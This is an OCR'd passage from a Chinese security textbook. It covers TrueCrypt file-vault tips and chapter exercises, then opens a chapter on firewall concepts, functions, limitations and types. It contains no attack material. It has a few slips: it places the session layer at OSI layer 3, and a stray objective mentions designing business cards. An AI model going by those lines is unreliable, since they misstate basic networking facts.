图 4.22　打开程序文件



图 4.23　加载文件保险箱



图 4.24　加载完成

打开 J 盘并进入这个保险柜后，便可直接复制文件进去，速度很快。

4.8.2　工作实践常见问题解析

(1) 保险柜建立的地方不要放在系统盘。因为那样重装系统时格式化系统盘(如 C 盘)就会丢失这个保险柜。

(2) 如果是 Windows XP 的操作系统，需要在【我的电脑】窗口中选择【工具】→【文件夹选项】命令，切换到【查看】选项卡，取消选中【使用简单文件夹共享】复选框。否则，在文件夹属性窗口中找不到【安全】选项卡，就无法设置防止删除的权限。

(3) 可以设置让加载的加密卷(文件保险柜)一定时间不读写后自动退出。在程序工具栏中单击【设置】按钮，在下拉菜单中选择【参数选项】，进行相应的设置。

(4) 如果使用密钥文件的话，必须要考虑这个密钥文件是否容易丢失、更改。如果丢

失了必须要创建一个，否则是很危险的。比如用户使用一个 Word 文件作为密钥文件，但是有一天修改了这个 Word 文件，那么对于这个软件来说，这个文件已经不是以前的那个文件了，不能作为打开的密钥了。建议使用不容易更改的文件，如自己可以重新创建的文件，比如记事本文件。用户可以使用一段话或者一句话写入一个记事本，并把这个记事本文件作为密钥文件。那么哪天即使这个密钥文件丢失，用户也可以再新建一个记事本文件，将那句话写进去(注意：多一个空格少一个空格都不行)。这个文件就可以重新作为密钥文件了。



本章习题

一、选择题

1. 下列(　　)不是密码技术发展的一个阶段。

   A. 古典密码　　B. 近代密码

   C. 恺撒密码　　D. 现代密码

2. 下列(　　)不是 SSL 协议的通信目标。

   A. 秘密性　　B. 安全性

   C. 完整性　　D. 认证性

3. 下列(　　)不是 SET 协议的缺陷。

   A. 协议复杂　　B. 不能解决电子商务的全部问题

   C. 仅适用于信用卡支付　　D. 容易被破解

二、思考题

1. 如何破解包括恺撒密码在内的单字母替换密码?
2. TrueCrypt 软件如何防止误删?

第 5 章

防火墙技术



本章主要学习防火墙技术，要点如下。

- 了解防火墙基本知识。
- 熟悉常用的防火墙。
- 防火墙的设置方法。

技能目标

- 学会设置简单的防火墙。
- 基本掌握防火墙的设置方法，并能够依据本章讲述的步骤，设计不同的名片。



5.1 工作场景导入

Sadness 公司遭受到来自外界的大量碎片(Fragments)攻击，同时还伴随着大量的 ICMP 报文和 TCP SYN 攻击。同时，为了限制员工使用 Internet，公司主管希望外部网络仅能在员工在上班前后一个小时和午休时间可以使用，其他时间只能使用内部网络。图 5.1 所示的是 Sadness 公司的网络边界拓扑图。

虽然提出了众多的要求，但公司却因为一些原因没有足够的经费进行网络升级和改造，因此公司领导希望网络管理员能够通过廉价的方式来达到公司的这些要求。

引导问题： 网络管理员怎样做才能满足公司的要求？




图 5.1 Sadness 公司的网络边界拓扑图



5.2 防火墙概述

5.2.1 防火墙的基本知识

防火墙(Fire Wall)是一种形象的说法，其实它是一种计算机硬件和软件的组合，是指在外部网与内部网之间建立起一个安全网关(Security Gateway)，从而保护内部网免受非法用户的侵入。简单地说，它其实就是一个把互联网与内部网(通常是局域网或城域网)隔开的屏障。

防火墙能增强机构内部网络的安全性。防火墙系统决定了哪些内部服务可以被外界访问，外界的哪些人可以访问内部的服务以及哪些外部服务可以被内部人员访问。防火墙必须只允许授权的数据通过，而且防火墙本身也必须能够免于渗透。

防火墙如果从实现方式上来分，又分为硬件防火墙和软件防火墙两类。我们通常意义上讲的防火墙是指硬件防火墙，它是通过硬件和软件的结合来达到隔离内、外部网络的目的，价格较贵，但效果较好，一般小型企业和个人很难实现；软件防火墙它是通过纯软件的方式来达到，价格很便宜，但这类防火墙只能通过一定的规则来达到限制一些非法用户访问内部网的目的。现在，软件防火墙主要有天网防火墙个人版及企业版、Norton 的个人版及企业版防火墙。

5.2.2　防火墙的功能

1. 防火墙是网络安全的屏障

一个防火墙(作为阻塞点、控制点)能极大地提高一个内部网络的安全性，并通过过滤不安全的服务而降低风险。由于只有经过精心选择的应用协议才能通过防火墙，因此网络环境变得更安全。如防火墙可以禁止诸如众所周知的不安全的 NFS 协议进出受保护网络，这样外部的攻击者就不可能利用这些脆弱的协议来攻击内部网络。防火墙同时可以保护网络免受基于路由的攻击，如 IP 选项中的源路由攻击和 ICMP 重定向中的重定向路径。防火墙应该可以拒绝所有以上类型攻击的报文并通知防火墙管理员。

2. 防火墙可以强化网络安全策略

通过以防火墙为中心的安全方案配置，能将所有安全软件(如口令、加密、身份认证、审计等)配置在防火墙上。与将网络安全问题分散到各个主机上相比，防火墙的集中安全管理更经济。例如在网络访问时，一次一密口令系统和其他的身份认证系统完全可以不必分散在各个主机上，而集中在防火墙身上。

3. 对网络存取和访问进行监控审计

如果所有访问都经过防火墙，那么，防火墙就能记录下这些访问并作日志记录，同时也能提供网络使用情况的统计数据。当发生可疑动作时，防火墙能进行适当的报警，并提供网络是否受到监测和攻击的详细信息。另外，收集一个网络的使用和误用情况也是非常重要的。首先的理由是可以清楚防火墙是否能够抵挡攻击者的探测和攻击，并且清楚防火墙的控制是否充足。而网络使用统计对网络需求分析和威胁分析等而言也是非常重要的。

4. 防止内部信息的外泄

通过利用防火墙对内部网络的划分，可实现内部网重点网段的隔离，从而限制了局部重点或敏感网络安全问题对全局网络造成的影响。再者，隐私是内部网络非常关心的问题，一个内部网络中不引人注意的细节可能包含了有关安全的线索，从而引起外部攻击者的兴趣，甚至因此暴露了内部网络的某些安全漏洞。使用防火墙就可以隐蔽那些内部的细节如 Finger，DNS 等服务。Finger 显示了主机的所有用户的注册名、真名、最后登录时间、使用 Shell 类型等。但是 Finger 显示的信息非常容易被攻击者所获悉。攻击者可以知道一个系统使用的频繁程度，这个系统是否有用户正在连线上网，这个系统是否在被攻击时引起注意等等。防火墙可以同样阻塞有关内部网络中的 DNS 信息，这样一台主机的域名和 IP 地址就不会被外界所了解。

除了安全作用外，防火墙还支持具有 Internet 服务特性的企业内部网络技术体系 VPN。通过 VPN，将企事业单位在地域上分布在全世界各地的 LAN 或专用子网，有机地联成一个整体。不仅省去了专用通信线路，而且为信息共享提供了技术保障。

5.2.3 防火墙的局限性

防火墙的十大局限性如下。

(1) 防火墙不能防范不经过防火墙的攻击。没有经过防火墙的数据，防火墙无法检查。

(2) 防火墙不能解决来自内部网络的攻击和安全问题。防火墙可以设计为既防外也防内，谁都不可信，但绝大多数单位因为不方便，不要求防火墙防内。

(3) 防火墙不能防止因策略配置不当或错误配置引起的安全威胁。防火墙是一个被动的安全策略执行设备，就像门卫一样，要根据政策规定来执行安全，而不能自作主张。

(4) 防火墙不能防止可接触的人为或自然的破坏。防火墙是一个安全设备，但防火墙本身必须存在于一个安全的地方。

(5) 防火墙不能防止利用标准网络协议中的缺陷进行的攻击。一旦防火墙准许某些标准网络协议，防火墙不能防止利用该协议中的缺陷进行的攻击。


(6) 防火墙不能防止利用服务器系统漏洞所进行的攻击。黑客通过防火墙准许的访问端口对该服务器的漏洞进行攻击，防火墙不能防止。

(7) 防火墙不能防止受病毒感染的文件的传输。防火墙本身并不具备查杀病毒的功能，即使集成了第三方的防病毒的软件，也没有一种软件可以查杀所有的病毒。

(8) 防火墙不能防止数据驱动式的攻击。当有些表面看来无害的数据邮寄或复制到内部网的主机上并被执行时，可能会发生数据驱动式的攻击。

(9) 防火墙不能防止内部的泄密行为。防火墙内部的一个合法用户主动泄密，防火墙是无能为力的。

(10) 防火墙不能防止本身的安全漏洞的威胁。防火墙保护别人有时却无法保护自己，目前还没有厂商绝对保证防火墙不会存在安全漏洞。因此对防火墙也必须提供某种安全保护。



5.3 防火墙分类

5.3.1 硬件防火墙和软件防火墙

防火墙大致分为硬件防火墙和软件防火墙。

硬件防火墙是指把防火墙程序做到芯片里面，由硬件执行这些功能，能减少 CPU 的负担，使路由更稳定。硬件防火墙一般都有 WAN、LAN 和 DMZ 三个端口，还具有各种安全功能，价格比较高，企业以及大型网络使用得比较多。如图 5.2 所示。

软件防火墙其实就是安全防护软件，比如天网防火墙、金山网镖、蓝盾防火墙等。软件防火墙的特点是：仅获得 Firewall 软件，需要准备额外的 OS 平台；安全性依赖低层的 OS；网络适应性弱(主要以路由模式工作)；稳定性高；软件分发、升级比较方便。

硬件软件防火墙的特点是：硬件+软件，不用准备额外的 OS 平台；安全性完全取决于

专用的 OS；网络适应性强(支持多种接入模式)；稳定性较高；升级、更新不太灵活。





图 5.2　硬件防火墙

5.3.2　单机防火墙和网络防火墙

按保护对象分类，可以分为单机防火墙和网络防火墙。网络防火墙是保护整个网络；而单机防火墙是为了保护单一的计算机。如图 5.3 和图 5.4 所示。






图 5.3　网络防火墙




图 5.4　单机防火墙

单机防火墙的特点：保护单台主机；安全策略分散；安全功能简单；普通用户维护；安全隐患较大；策略设置灵活。

网络防火墙的特点：网络保护整个网络；安全策略集中；安全功能复杂多样；专业管理员维护；安全隐患小；策略设置复杂。

5.3.3　防火墙的体系结构

根据处理数据的方式，防火墙通常可分为主机防火墙、包过滤防火墙、电路层防火墙、应用代理防火墙、状态检测防火墙等几类。

1. 主机防火墙

主机防火墙通常用于保护单一主机而建立的防火墙，可以看作是主机的外壳，通常这种防火墙通过使用者定义的允许出站、入站的流量规则进行过滤，并且很多公司的产品默认支持不同等级的防范策略。即便是在 Linux 中，安装时同样可以选择基于 Iptables 的防火墙产品。但是对于一个大型网络而言，虽然每台主机都拥有防火墙，但却无法及时地对这些防火墙的策略进行同步，因此安全漏洞极大。

2. 包过滤防火墙

通常这类防火墙基于一些网络设备(如路由器、交换机等)，通过一系列访问控制列表

(Access List、ACL)来控制数据包的转发策略，通常这些策略工作在 OSI 模型的 IP 层，如图 5.5 所示。




图 5.5　包过滤防火墙

包过滤防火墙的优点是：不用改动应用程序、一个过滤路由器能协助保护整个网络、数据包过滤对用户透明、过滤路由器速度快、效率高。但缺点也很明显，它不能彻底防止地址欺骗；一些应用协议不适合于数据包过滤；正常的数据包过滤路由器无法执行某些安全策略；安全性较差；数据包工具存在很多局限性。

在某些情况下可以用于攻击的应急处理，以及某些应用的过滤。

3. 电路层防火墙

电路层防火墙通常工作在 OSI 模型的第 3 层(会话层)，它通过监控会话建立是否合理来进行相应的过滤。这种模式下，仅在内部链接和外部链接之间来回复制字节，因此所有会话均起源于这个防火墙，对外部网络而言，起到了隐藏内部网络细节的作用，如图 5.6 所示。




图 5.6　电路层防火墙

4. 应用代理防火墙

应用代理防火墙通常工作在 OSI 模型中的应用层，和我们常说的代理服务器原理相同，并且防火墙需要为每一种服务器创建一个进程，让外部网络看上去是在运行一个终端系统。并通过一系列进程映射，将对外会话和对内会话联系起来。而且，它还可用来保持一个所有应用程序使用的记录。记录和控制所有进出流量的能力是应用层网关的主要优点之一，如图 5.7 所示。

5. 状态检测防火墙

状态检测防火墙通过对 OSI 模型顶部 4 层(应用层、表示层、会话层、传输层)的策略分

析进行过滤，相当于以上 3 种防火墙的结合体。状态检测防火墙虽然集成了前 3 者的特点，但它实现应用层防火墙的模式与前述不同。状态检测防火墙并不破坏客户机/服务器模型来分析应用层数据，它允许受信任的客户机和不受信任的主机进行直接通信，如图 5.8 所示。从理论上讲，状态检测防火墙拥有更高的安全性。




图 5.7　应用代理防火墙




图 5.8　状态检测防火墙

5.3.4　防火墙技术分类

1. 分组过滤路由器

原理：作为内外网连接的唯一通道，要求所有报文都必须在此通过检查。通过在分组过滤路由器上安装基于 IP 层的报文过滤软件，就可以利用过滤规则实现报文过滤功能。如图 5.9 所示。

优点：简洁、方便、速度快、费用低，并对用户透明。

缺点：在单机上实现，是网络中的“单失效点”；不支持有效的用户认证，不提供有用的日志，安全性低。

2. 双宿主机

原理：在被保护网络和 Internet 之间设置一个具有双网卡的“堡垒”主机，IP 层的通信完全被阻止，两个网络之间的通信可以通过应用层数据共享或应用层代理服务来完成。通常采用代理服务的方法，“双宿”主机上运行着防火墙软件，可以转发应用程序和提供服务。如图 5.10 所示。

优点：“双宿”主机的系统软件可用于身份认证和维护系统日志，有利于进行安全审计。

缺点：该方式的防火墙仍然是网络的“单失效点”；隔离了一切内部网与 Internet 的直接连接，不适合于一些高灵活性要求的场合。

